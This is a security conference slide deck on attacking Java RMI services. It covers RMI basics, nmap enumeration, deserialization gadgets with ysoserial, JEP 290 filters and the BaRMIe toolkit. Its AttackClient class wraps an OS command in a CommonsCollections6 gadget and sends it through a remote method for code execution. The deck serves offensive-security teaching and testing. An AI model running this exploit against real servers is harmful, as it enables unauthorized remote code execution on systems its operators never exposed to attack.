MOGWAI LABS

Exploiting Java RMI services in 2019

Hans-Martin Münch

Hello BSides!
I am Hans-Martin Münch

I am the CEO of MOGWAI LABS GmbH, an infosec boutique from Germany with a strong focus on “offensive security”.

We mainly provide in-depth penetration tests and security audits.

JAVA RMI

Standing on the shoulders of giants…

Chris Frohoff and all ysoserial contributors

for creating such an awesome tool ☺

Moritz Bechler

for his RMI exploits in ysoserial

Matthias Kaiser

for CommonsCollections6, teaching me how to use a Debugger and everything else

Nicky Bloor

for baRMIe and his 44con talk about RMI services

1.

Fundamentals

A quick look at our ingredients…

Remote Procedure Call

Java RMI is the Java version of a Remote Procedure Call (RPC). The basic idea is that the developer can interact with an object on a remote system like it would exists locally.

Other environments have similar RCP implementations, for example DCOM or CORBA.

Remote Interface


Every RMI service starts with an interface that extends the “Remote” interface.

The interface is later used by to automatically generate the stub/skeleton.

```
package de.mogwailabs.bsides;

import java.rmi.Remote;
import java.rmi.RemoteException;

public interface BSidesService extends Remote {

    // Method1: Registration
    boolean register(String ticketID)
        throws RemoteException;

    // Method2: Go to a talk
    void vistTalk(String talkname)
        throws RemoteException;

    // Method3: Poke an attende
    void poke(Object attende) throws RemoteException;
}
```

Interface implementation

The server must provide a class that implements the methods of the interface.




```
public class BSidesServiceServerImpl extends UnicastRemoteObject
implements IBSidesService {

    public BSidesServiceServerImpl() throws RemoteException {}

    public boolean register(String ticketID)
        throws RemoteException     {
        System.out.println("register called: " + ticketID);
        return false;
    }

    public void vistTalk(String talkname)
        throws RemoteException {
        System.out.println("visitTalk called: " + talkname);
    }

    public void poke(Object attende) throws RemoteException {
        System.out.println("poking " + attende.toString());
    }
}
```

Service registration

To make the service available over the network, we must start a naming registry and register our implementation under a name (“bsides here”).

It would also be possible to use an existent registration service.



```
public class BSidesServer {

 public static void main(String[] args) {

   try {
     // Create new RMI registry to which we can register
     LocateRegistry.createRegistry(1099);

     // Make our BSides Server object
     // available under the name "bsides"
     Naming.bind("bsides", new BSidesServiceServerImpl());
     System.out.println("BSides server ready");

    } catch (Exception e) {
       // In case of an error, print the stacktrace
       // and bail out
       e.printStackTrace();
   }
 }
}
```

Network perspective

Nmap provides a “rmi-dumpregistry” script which shows you the RMI services that are registered in a RMI registry.

It also prints the implemented interfaces and at which port the object can be reached.

```
nmap 192.168.239.128 -p 1099,37925 -sVC

Starting Nmap 7.60 ( https://nmap.org ) at 2019-02-23 09:33 CET
Nmap scan report for rocksteady (192.168.239.128)
Host is up (0.00015s latency).

PORT      STATE SERVICE     VERSION
1099/tcp  open  java-rmi    Java RMI Registry
| rmi-dumpregistry:
|   bsides
|      implements java.rmi.Remote, de.mogwailabs.bsides.IBSidesService,
|     extends
|       java.lang.reflect.Proxy
|       fields
|           Ljava/lang/reflect/InvocationHandler; h
|             java.rmi.server.RemoteObjectInvocationHandler
|             @127.0.1.1:37925
|             extends
|_              java.rmi.server.RemoteObject
37925/tcp open  rmiregistry Java RMI

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds
```

Creating a client

The client needs to get a reference from the naming service on the server.

Important:


The client needs to know the interface **(IBSidesServices)** to call methods on the corresponding server object.

```
public class BSidesClient {

    public static void main(String[] args) {

      try {
        String serverIP = "192.168.239.128";

        // Lookup the object that is registered as "bsides"
        Registry registry =
            LocateRegistry.getRegistry(serverIP, 1099);
        IBSidesService bsides = (IBSidesService)
            registry.lookup("bsides");

        // calling server side methods...
        bsides.register("123456");
        bsides.vistTalk("Exploiting Java RMI services");

      } catch (Exception e) {
        e.printStackTrace();
      }
    }
}
```

The insecure deserialization apocalypse

Insecure deserialization is a security issue in many languages and Java is heavily affected.

RMI is based on native Java serialization, making it a great target for deserialization attacks.



Java deserialization attack

If the attacker can provide a malicious input source with serialized objects, **he can cause the deserialization of arbitrary objects** (as long as they are known by the class loader).

If one of the serialized objects implements a custom readObject() method, it might be possible **to trigger side effects** during the deserialization process.

Exploitation requirements

The possibility to pass a serialized object

Java RMI is based on serialized objects, so no problem here.


Gadgets

Existence of one or multiple classes that is known by the targets classloader will cause an unintended side effect.

This is commonly knows as „gadget“ or „gadget chain“.

Ysoserial

Ysoserial is a collection of “Gadgets” and was updated several times with new gadget and exploits.


GitHub - frohoff/ysoserial: A proc
GitHub, Inc. [US] | https://github.com/frohoff/ysoserial
README.md
chat on gitter
download master
build passing
build passing

ysoserial

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.

Description

Originally released as part of AppSecCali 2015 Talk "Marshalling Pickles: how deserializing objects will ruin your day" with gadget chains for Apache Commons Collections (3.x and 4.x), Spring Beans/Core (4.x), and Groovy (2.3.x). Later updated to include additional gadget chains for JRE <= 1.7u21 and several other libraries.

ysoserial is a collection of utilities and property-oriented programming "gadget chains" discovered in common java libraries that can, under the right conditions, exploit Java applications performing **unsafe deserialization** of objects. The main driver program takes a user-specified command and wraps it in the user-specified gadget chain, then serializes these objects to stdout. When an application with the required gadgets on the classpath unsafely deserializes this data, the chain will automatically be invoked and cause the command to be executed on the application host.

It should be noted that the vulnerability lies in the application performing unsafe deserialization and NOT in having gadgets on

2.

Attacking RMI services

Bäääääääm

Build your own client

Implementing a malicious client

Here an example of the RMI client, which does not call the register function first, but directly visits a talk.

The debugger is your friend here ☺

```
public class BSidesClient {

    public static void main(String[] args) {

      try {
        String serverIP = arg[0];

        // Lookup the object that is registered as "bsides"
        Registry registry =
            LocateRegistry.getRegistry(serverIP, 1099);
        IBSidesService bsides = (IBSidesService)
            registry.lookup("bsides");

        // skip registration, go directly to talks...
        // bsides.register("123456");
        bsides.vistTalk("Exploiting Java RMI services");

      } catch (Exception e) {
        e.printStackTrace();
      }
    }
}
```

Attacking RMI services

Exploiting insecure Java Deserialization

Java RMI is based on serialized Java objects we can exploit RMI services via deserialization if a working Gadget chain is in the classpath of the service.

Moritz Bechler provided two great exploits for that which are integrated into Ysoserial. Both work on the core of RMI.

ysoserial RMI exploits

ysoserial.exploit.RMIRegistryExploit

Sends a malicious object as parameter for the "bind" call of the naming registry.

This exploit returns the server side exception from the bind call, allowing a good enumeration of existing gadgets.

ysoserial.exploit.JRMPClient

Sends an malicious object to the DGC (distributed garbage collector).

3.

JEP 290

Oracle introducing filters…

Class filters

JEP 290 introduced **look ahead deserialization** by adding multiple filters to the Java deserialization process.

All filters can be configured to work as white- or blacklist. So you can block specific gadgets or only allow your own classes.

Process-wide filters

Process-wide or global filters can be configured either as a system property during process start or as a security property.

This global filters affect **each object stream** in the process. Developers **must configure** this filter to be effective.

Custom filters

Custom filters are used if an **exception** for the global filter rules is needed.

A developer can implement a custom filter and pass the implementation to the ObjectInputStream, overwriting the global filter.

In the RMI scenario, we don’t need to bother with them.

Built-in filters

Oracle also introduced a couple of built-in, configurable filters, mainly for the **RMI naming registry** and **DGC**.

These filters work on a **whitelist** basis and kill Moritz Bechlers RMI exploits ☹

4.

Using the application layer

Java deserialization on the (not so low) level

Requirements

1. Interface access

We are creating a client, so we must know which methods can be invoked.

2. Arbitrary object as parameter

The remote interface must provide a method that accepts an arbitrary object as argument.

Invoking remote methods

When a remote method is invoked, RMI client generates a **SHA1 based hash** from the **method signature**. This hash is passed to the remote service.

This makes sense as Java allows method overloading:

logError(String errorMessage)
logError(string errorMessage, int severity)

Hash generation example

Method	void myRemoteMethod(int count, Object obj, boolean flag)
Method signature	myRemoteMethod(ILjava/lang/Object;Z)V
Method hash	0xB7B6B5B4B3B2B1B0

Can we brute force methods?

Yes, but…

- …method signatures can get pretty complex, especially if you don’t know the classes of the arguments
- …the method signature also contains the return type and exceptions.

You can still try to brute force a small sub-set of very common signatures.

Requirements

1. Interface access

We are creating a client, so we must know which methods can be invoked.

2. Arbitrary object as parameter

The remote interface must provide a method that accepts an arbitrary object as argument.

The “ideal” case…

…is an interface that provides a method which accept an **arbitrary Java object** as argument.

In our example service, we could use the “**poke**” method.

```java
package de.mogwailabs.bsides;

import java.rmi.Remote;
import java.rmi.RemoteException;

public interface BSidesService extends Remote {

    // Method1: Registration
    boolean register(String ticketID)
        throws RemoteException;

    // Method2: Go to a talk
    void vistTalk(String talkname)
        throws RemoteException;

    // Method3: Poke an attende
    void poke(Object attende) throws RemoteException;
}
```

```java
public class AttackClient {

    public static void main(String[] args) {

        try {
            String serverIP = args[0];
            int serverPort = 1099;

            // Lookup the remote object that is registered as "bsides"
            Registry registry = LocateRegistry.getRegistry(serverIP, serverPort);
            IBSidesService bsides = (IBSidesService) registry.lookup("bsides");

            // create the malicious object via ysososerial,
            // the OS command is taken from the command line
            Object payload = new CommonsCollections6().getObject(args[2]);

            // pass it to the target by calling the "poke" method
            bsides.poke(payload);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

The real world

Interfaces with methods that accept arbitrary objects exist, but they are very rare (Example: CVE-2018-4939).

However, we can abuse the way how RMI works internally to sneak in malicious serialized objects.

```
/* Unmarshal value from an ObjectInput source using RMI's serialization
*  format for parameters or return values.
*/
protected static Object unmarshalValue(Class<?> type, ObjectInput in)
throws IOException, ClassNotFoundException
{
         if (type.isPrimitive()) {
                  if (type == int.class) {
                           return Integer.valueOf(in.readInt());
                  } else if (type == boolean.class) {
                           return Boolean.valueOf(in.readBoolean());
                  ...
                  } else if (type == double.class) {
                           return Double.valueOf(in.readDouble());
                  } else {
                           throw new Error("Unrecognized primitive type: " + type);
                  }
         } else {
                  return in.readObject();
         }
}
```

Replacing objects


We must find a way to replace our argument object on the client with the payload before we send it to the server.

- Network proxy
- Customize “java.rmi” code
- Bytecode manipulation
- Using a debugger

BaRMIe

is a general RMI attack toolkit written by Nicky Bloor.

It contains a proxy module that allows the replacement of Java objects on the network level.



fish /home/h0ng10/work/BaRMIe
File Edit View Search Terminal Help

```
h0ng10@rocksteady ~/w/BaRMIe> java -jar BaRMIe_v1.01.jar

                                                       v1.0
             Java RMI enumeration tool.
               Written by Nicky Bloor (@NickstaDB)

Warning: BaRMIe was written to aid security professionals in identifying the
         insecure use of RMI services on systems which the user has prior
         permission to attack. BaRMIe must be used in accordance with all
         relevant laws. Failure to do so could lead to your prosecution.
         The developers assume no liability and are not responsible for any
         misuse or damage caused by this program.

Usage:
  BaRMIe -enum [options] [host] [port]
    Enumerate RMI services on the given endpoint(s).
    Note: if -enum is not specified, this is the default mode.
  BaRMIe -attack [options] [host] [port]
    Enumerate and attack the given target(s).
Options:
  --threads  The number of threads to use for enumeration (default 10).
  --timeout  The timeout for blocking socket operations (default 5,000ms).
  --targets  A file containing targets to scan.
             The file should contain a single host or space-separated
             host and port pair per line.
             Alternatively, all nmap output formats are supported, BaRMIe will
             parse nmap output for port 1099, 'rmiregistry', or 'Java RMI'
             services to target.
             Note: [host] [port] not supported when --targets is used.
Reliability:
    A +/- system is used to indicate attack reliability as follows:
      [+  ]: Indicates an application-specific attack
      [-  ]: Indicates a JRE attack
      [ + ]: Attack insecure methods (such as 'writeFile' without auth)
      [ - ]: Attack Java deserialization (i.e. Object parameters)
      [  +]: Does not require non-default dependencies
      [  -]: Non-default dependencies are required
h0ng10@rocksteady ~/w/BaRMIe>
```

